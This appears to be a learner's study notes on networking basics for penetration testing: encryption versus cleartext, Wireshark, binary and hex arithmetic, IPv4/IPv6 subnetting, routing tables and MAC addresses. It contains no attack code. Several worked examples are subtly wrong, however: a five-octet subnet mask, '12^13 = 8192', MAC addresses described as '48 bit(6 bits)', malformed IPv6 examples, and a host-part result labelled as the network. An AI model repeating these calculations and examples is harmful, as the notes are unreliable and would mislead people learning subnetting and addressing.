Penetration Testing Prerequisites

14/04/2022

Introduction

Cryptography an VPNs

Clear text

transmit data over the network without any kind of transformation(encryption).

Cryptographic

protocol transform (encrypt) the information transmitted to protect the communicartion and prevent eavesdropping.

VPN

VPN(Virtual Private Network) uses cryptography to extend a private network over a public one, the extension is made by performing a protected connection to a private nertwork(such as your office or home network)

Wireshark introduction

Is a network sniffer tool. A sniffer allow you to see the data transmitted over the network to and from your computer


Where to look for traffic between Web-Browser and Server in Wireshark?

Follow TCP Stream
Which tool is used for traffic sniffing?
Wireshark
Which protocol is good for privacy while using sensitive information?
HTTPS
Which protocol encrypts the traffic between Web-Browser and Server?
HTTPS
In which protocol clear text passwords can be seen?
HTTP

Binary Arithmetic Basics

Computers represent data in binary format

Network addresing
Computer logic operation



NOT is a simple operation that flips the bits; zeroes become ones and ones become zeroes.
NOT works on a single number.
NOT 1101 = 0010

AND performs a **Logical AND** between the bits of its operands.
If both bits in the comparing position are ones, the results is ones; otherwise, it is zero.
1001 AND 1100 = 1000


OR performs a **Logical OR** between the bits of its operands.
If at least one of the bits in the comparing position is one, the result is one.
1001 OR 1100 = 1101

XOR performs a **Logical Exclusive OR** between the bits of its operands.
If just one of the bits in the comparing position is one, the result is one; otherwise, it is zero.
1001 XOR 1100 = 0101

Binary Finger
https://www.mathsisfun.com/numbers/binary-count-fingers.html

Hexadecimal arithmetic

Numbers con also be presented in a format other than decimal or binary system. Another system that is widely used in computer science is the **hexadecimal system**.



Hexadecimal, the maximal sysmbol is 15 we count 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F
In this case, the maximal digit is F(15 in decimal)

Decimal to Hexadecimal Converter
https://www.binaryhexconverter.com/decimal-to-hex-converter

Hexadecimal to Decimal Converter
https://www.binaryhexconverter.com/hex-to-decimal-converter

Networking


Protocols

Protocols are used in every computer network communication
In a computer network, machines talk to each other by means of **protocols**.

There is a large variety of networking protocols on the internet, each one with its own purpouse.

The primary goal of networking is ti exchange information between networked computers; this information is carried by **packets**.

Every packet in every protocol has the following structure



The Header has a protocol-specific structure: this ensures that the receiving host can correctly interpret the payload and handle the overall communication.

The payload is the actual information. It could be something like part of an email message or the content of a file during a download.

Protocol Layer

Make an application (email, FTP, browser) work
Transport data between processes (the server and the client programs)
Identy hots
Use the physical media to send packets

Morever, we can rewrite the list again as:
Application layer
Transport layer
Network layer
Physical layer

The layer work on top one another, and every layer has its own protocol

ISO/OSI


The international Organization for Standardization (ISO) published a theoretical model for network systems communication: th Open System Interconnection (OSI) model.
The ISO/OSI model was never implemented, but it is widwly used in literatur or when talking about IT networks.

ISO/OSI consists of seven layer and is used as a reference for the implementation of actual protocols

https://docs.microsoft.com/en-GB/windows-hardware/drivers/network/windows-network-architecture-and-the-osi-model

The idea is simple. The entire upper protocol packet(header plus payload) is the payload of the lower one: this is called encapsulation.

During encapsulation every protocol adds its own header to the packet, treating it as a payload. This happens to every packet sent by a host.



Internet Protocol(ip)

The internet Protocol (ip) is the protocol that runs on the internet layer of the the internet Protocol suite, also known as TCP/IP.

IPv4 Addresses

The vast majority of networks run IP version4 (IPV4)
An Ipv4 address consists of four bytes, or octets; a byte consists of 8 bits.
73.5.12.132

With 8 bits, you can represent up to 2 at 8 different values from 0 to 255.
This does nor mean that you can assign any address starting form 0.0.0.0 to 255.255.255.255 to a host. Some addresses are reserved for special purposes.

For example, some reserved intervals are:
0.0.0.0 – 0.255.255.255 representing "this" network.
127.0.0.0 – 127.255.255.255 representing the local host (e.g. your computer)
192.168.0.0 – 192.168.255.255 is reserved for private networks.
Details
https://datatracker.ietf.org/doc/html/rfc5735

IP/Mask

with an IP/netmask pair, you can identify the network part an the host part of an IP address

IP address: 192.168.5.100
Subnet mask: 255.255.255.255

To find the network part you have to perform a **bitwise AND operation** between the netmask and the IP address.

In the following example, we are going to see how to find the network part of this IP address/mask pair:
192.168.33.12/255.255.255.224.0

Convert the octets in binary form:
192.168.33.12
11000000.10101000.00100001.00001100

255.255.255.224.0
11111111.11111111.11100000.00000000

Perform the bitwise AND
Ip: 11000000.10101000.00100001.00001100
&
Mask: 11111111.11111111.11100000.00000000
=
Network: 11000000.10101000.00100000.00000000

Network prefix in decimal
Notation: 192.168.32.0

192.168.32.0 is the **network prefix.** You can identify the network by using the following notation:
192.168.32.0/255.255.224.0

Or, as the netmask is made by 19 consecutive "1"bits:
192.168.32.0/19

The latter is the **Classless inter-Domain Routing (CIDR)** notation.

IP/Mask Host

The address part not covered by the netmask in the **host part** of the IP address. You can find it by performing a bitwise AND with the **inverse of the netmask.**

Convert the octets in binary form:
192.168.33.12
11000000.10101000.00100001.00001100

255.255.255.224.0
11111111.11111111.11100000.00000000

Invert the netmask by performing a bitwise NOT

11111111.11111111.11100000.00000000
=
00000000.00000000.00011111.11111111

Perform the final bitwise AND

Ip:	11000000.10101000.00100001.00001100
	&
Mask:	00000000.00000000.00011111.11111111
	=
Network:	00000000.00000000.00000001.00001100

Network prefix in decimal
Notation: 0.0.1.12

Moreover, the inverse if the netmask lets you know how many hosts a network can contain.

In our example, we have 13 bits to represent the hosts; this means that the network can contain 12^13 = **8192 different addresses.**

Network and Broadcast Addresses


There are two special addresses:
One with the host part made by all zeros.
Another with the host part made by all ones.

The special addresses **were** used as the **network** and **broadcas**t addresses, thus reducing by 2 the number of hosts on a given network. This technical limitation should be extinct but is still used to keep compatibility wit old equipment.


Can practice more on this topic by using a subnet calculator.
A classful calculator: https://www.subnet-calculator.com/
A CIDR calculator: https://www.subnet-calculator.com/cidr.php

IP Example

10.54.12.0/255.255.255.0



192.168.114.32/255.255.255.224



IPv6

As a 32 bits address, **IPv4** has 2^32 **= 4.294.967.296** possible addresses.

Whiles a 128-bit **IPv6 has 2^128 = 2^32 * 2^96** possible addresses


2^96 is equal to **79 octillion addresses**.

Example
An **IPv6** addresses consist of **16-bit hexadecimal numbers** separated by a **colon(:).** Hexadecimal numbers are case insensitive. In case occur, the can be skipped.

IPv6 addresses examples:

2001:0db8:0020:130F:0000:0000:087C:140B
2001:0db8:0:160F:850C:140B

IPv6 Header



IPv6 forms

IPv6 can be presented in following text representations:

- Regular form: **1080:0:FF:0:8:800:200C:427A**
- Compressed form: **FF01:0:0:0:0:0:0:43** become **FF01::43** as a result of skipping zeros.
- IPv4-compatible: **0:0:0:0:0:0:13:1:68:3** or **: :13:1:68:3** after skipping zeros.

IPv6 Reserved Addresses

IPv6 also has reserved addresses, which cannot be used like the reserved IPv4 ones.


For example:

- **::1/128 is a loopback address**
- **::FFFF:0:0/96 are IPv4 mapped addresses**

https://datatracker.ietf.org/doc/html/rfc3513

IPv6 Structure


An IPv6 address ca be split in half (64bit each) into a network part and a device part
Furthermore, the first 64 bits ends with a dedicated 16-bits space (one hex word) that can be used only for specifying a subnet



IPv6 Scope

IPv6 addresses have three types:

- Global Unicast Address: These addresses are global ones and reside in global internet.
- Unique Local and Link Local: reside only in internal Networks.



IPv6 Translation

IPv6 addresses can also be translates to binary
One 4 digit hex word represents 16 binary digits; we can see this demonstrated in the following way:

- Bin 0000000000000000 = Hex 000 (or just 0)
- Bin 1111111111111111 = Hex FFFF
- Bin 1101010011011011 = Hex D4DB

IPv6 Subnets

- Likes IPv4, an IPv6 has network portion and device portion.
- Unlike IPv4, an IPv6 address has a dedicated subnetting portion.

Network Address Range
In IPv6, the first 48 bits are for internet global addressing
1111111111111111.1111111111111111.1111111111111111.0000000000000000.0000000000000000.0000000000000000.0000000000000000.0000000000000000

Subnetting Range
The 16 bits form the 49th to the 64th are for defining subnets.
0000000000000000.0000000000000000.0000000000000000.1111111111111111.0000000000000000.0000000000000000.0000000000000000.0000000000000000


Device (interface) Range
The last 64 bits are for device (interface) ID's:
0000000000000000.0000000000000000.0000000000000000.0000000000000000.
1111111111111111.1111111111111111.1111111111111111.1111111111111111

IPv6 Subnetting

In IPv6, there are prefixes instead of subnets blocks. For example:
2001:1111:1234:1234::/64

In the above IPv6 address, the number after the slash (64) is the **number of bits that is used for a prefix,** everything behind it can be used for **hosts** of the **subnet.**

We confirmed **2001:1234:5678:1234** is the prefix, but let's now focus on writing down a correctly formatted IPv6 address.



2001:1234:5678:1234:0000:0000:0000:0000 is valid prefix, but it can be shorted by omitting zeros, into following form:
2001:1234:5678:1234::/64

IPv6 calculator: https://neustarsecurityservices.com/dns-services/ultra-dns

Routing

Routing

Routing

Addressing devices is just of the work needed to reach a host. Your packets need to follow a valid **path** to reach it.
Routers are devices connected to different networks at the same time. They are able to forward IP from one network to another. The forwarding policy is based on **routing protocols.**

Routing protocols are used to determine the best path to reach a network. They behave like a portman who tries it use the shortest path possible to deliver a letter.


A router inspects the destination address of every incoming packet and then forwards it through one of its interfaces.

Routing Table

To chooses a right forwarding interface, a router performs a lookup in the **routing table,** where it finds an IP-to-interface binding


The table can also contain an entry with the **default address** (0.0.0.0). This entry is used when the router receives a packet whose destination is an unknown network.

IP	Netmask	Interface
228.72.0.0	255.255.0.0	1
192.168.5.0	255.255.255.0	2
0.0.0.0	0.0.0.0	3




- Interface 1 is used to forward the packets to 228.72.0.0/16
- Interface 2 is used to forward the packets to 192.168.5.0/24
- Interface 3 is used as default router for packets whose destination does not match any other entry in the table.


A packet arriving in the interface 3 for 192.168.5.3 is forwarded in interface 2.




In fact, the first entry in the routing table does not match the destination network.



While the second does: 192.168.5.3 sits in the 192.168.5.0/24 network



A packet arriving on the interface 72.13.37.2 is routed through interface 3, the default route.




The is no matching entry, so the router forwards the packet through interface 3

IP	Netmask	Interface
228.72.0.0	255.255.0.0	1
192.168.5.0	255.255.255.0	2
0.0.0.0	0.0.0.0	3 ✓


Routing Metrics

As in the real world, there could be more than a way to reach a destination
So, during path discovery, routing protocols also assign a **metric to each link.**

This ensure that, if two paths have the same number of hops, the fastest route is selected.
The metric is selected according to the channel's estimated bandwidth and congestion.



A packet arriving on interfaces 3 for 11.32.3.118 is routed through interface 1, as the metric for that is 15.
Routing through interface 2 would have a metric of 17.



Checking Routing Table

Routing tables are not only kept by routers; every host stores its own table.

Command

To check what they look like, you can use:

- Ip route on Linux
- Route print in Windows
- Netstat -r on OSX

Example

Checking the routing on a Linux box

```
root@host:~# ip route
default via 192.168.51.1 dev eth0  proto static
192.168.51.0/24 dev wlan0  proto kernel  scope link  src 192.168.51.123
```

Checking the routing on a Windows box

```
C:\Users\User>route print
===========================================================================
Interface List
 11...08 00 27 bf ac c8 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      10.0.2.2        10.0.2.15     10
         10.0.2.0    255.255.255.0         On-link         10.0.2.15    266
```

Checking the routing on a Mac OSX box

```
User:~ user$ netstat -r
Routing tables

Internet:
Destination        Gateway            Flags        Refs      Use   Netif Expire
default            192.168.51.1       UGSc           13        0     en1
127                127.0.0.1          UCS             0        0     lo0
127.0.0.1          127.0.0.1          UH              1       16     lo0
169.254            link#4             UCS             0        0     en1
192.168.51         link#4             UCS             4        0     en1
192.168.51.1       58:6d:8f:e5:e:d2   UHLWIir        14       24     en1   1200
192.168.51.109     2:f:b5:4b:76:cf    UHLWIi          0        0     en1   1148
```

Link Layer Devices and Protocols

Hubs and switches are network devices that forward frames (layer 2 packets) on a local network

They work with link layer network addresses: **MAC addresses**.

Mac Addresses

IP addresses are the Layer 3 (Network layer) addressing scheme used to identify a host in a network, while **MAC addresses** unique identify a network card (Layer 2)

A MAC (Media Access Control) address is also known as the **physical address.**

MAC addresses are 48 bit(6 bits) long are expressed in hexadecimal form(HEX)

00:11:AA:22:EE:FF


Command

To discover the MAC addresses of the network cards installed on your computer, you can use

- Ipconfig /all on windows
- Ifconfig on Linux or MAC
- Ip addr on Linux


Every host on aa network has both a MAC and an IP address

Remember: the lower layer serves the layer above.



IP and Mac Addresses

Let's take a look at example to see hos MAC addresses are used.



Two different networks are connected together by a router:

10.32.1.0/24

192.168.2.0/24

Every host on the network has both an IP and a MAC address.

The router has two interfaces, each with its own addresses.

If workstation A wants to send a packet to workstation B, which IP and MAC addresses will it use?

workstation A will create a packet with:

The **destination IP address if workstation B** in the IP header of the datagram.

The **destination MAC address if the router** in the link layer header of the frame

The **source IP address of workstation A**

The **source MAC address of workstation A**

The router will take the packet and forward it to B's network, **rewriting the packet's MAC address**:

The **destination MAC address** will be B's

The **source MAC address** will be the router's

When a device sends a packet:

The destination MAC address is the MAC address if the **next hop;** this ensures that, locally, the network knows where to forward the packet.

The destination IP address is the address on the **destination host**; this global information and remains the same along the packet trip.

This method, in a way, recall hos you send a letter to a friend

You need to know his or her address (IP address) and the address of the nearest port office (MAC address) where you drop the letter.

There is also a special MAC address


FF: FF: FF: FF: FF: FF

Which is the **broadcast** MAC address

A frame (the name of the packets at layer 2) with this address is delivered ti all the host in the local network (within the same broadcast domain)

Switches

The forwarding table is called content addressable memory (CAM) table. Many hosts can connect to a switch



MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
